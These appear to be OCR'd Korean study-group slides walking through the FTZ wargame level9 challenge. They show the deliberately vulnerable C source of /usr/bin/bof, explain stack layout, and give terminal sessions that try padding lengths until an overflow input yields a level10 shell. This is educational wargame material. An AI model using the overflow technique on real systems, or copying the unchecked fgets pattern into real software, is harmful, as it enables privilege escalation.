
다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){
  char buf2[10];
  char buf[10];

  printf("It can be overflow : ");
  fgets(buf,40,stdin);

  if ( strncmp(buf2, "go", 2) == 0 )
   {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
   }

}
```


이를 이용하여 level10의 권한을 얻어라.


변수 할당 순서
Stack
Heap
Data
Text
메모리의 높은
숫자의 주소
메모리의 낮은
숫자의 주소
①buf2
②buf

스택은 선입후출(후입선출) 구조



buf에 1234567입력하면




다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){

  char buf2[10];
  char buf[10];

  printf("It can be overflow : ");
  fgets(buf,40,stdin);

  if ( strncmp(buf2, "go", 2) == 0 )
    {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
    }

}
```


이를 이용하여 level10의 권한을 얻어라.

따라서


변수 할당 순서
Stack
Heap
Data
Text
메모리의 높은
숫자의 주소
메모리의 낮은
숫자의 주소
①buf2
②buf
o
g
1
1
1
1
1

```
[level0@ftz level1]$ /usr/bin/bof
It can be overflow : 0000011111go
[level0@ftz level1]$
[level0@ftz level1]$
```

쓰레기값 존재



```
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : 00000111112go
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : 000001111122go
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : 0000011111222go
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : 00000111112222go
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : 000001111122222go
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : 0000011111222223go
Good Skill!
[level10@ftz level9]$ my-pass_
```

```
Level10 Password is "[redacted]".

[level10@ftz level9]$
```

이번 문제에서 아쉬운 점

gdb를 이용해서 더미값 크기를 알아내는 방법도 있었다

지난 주에 한 것 중에서 만족한 점

리버싱 맛보기 해봄
MeePwnCtf misc문제 풀어봄

Q&A

감사합니다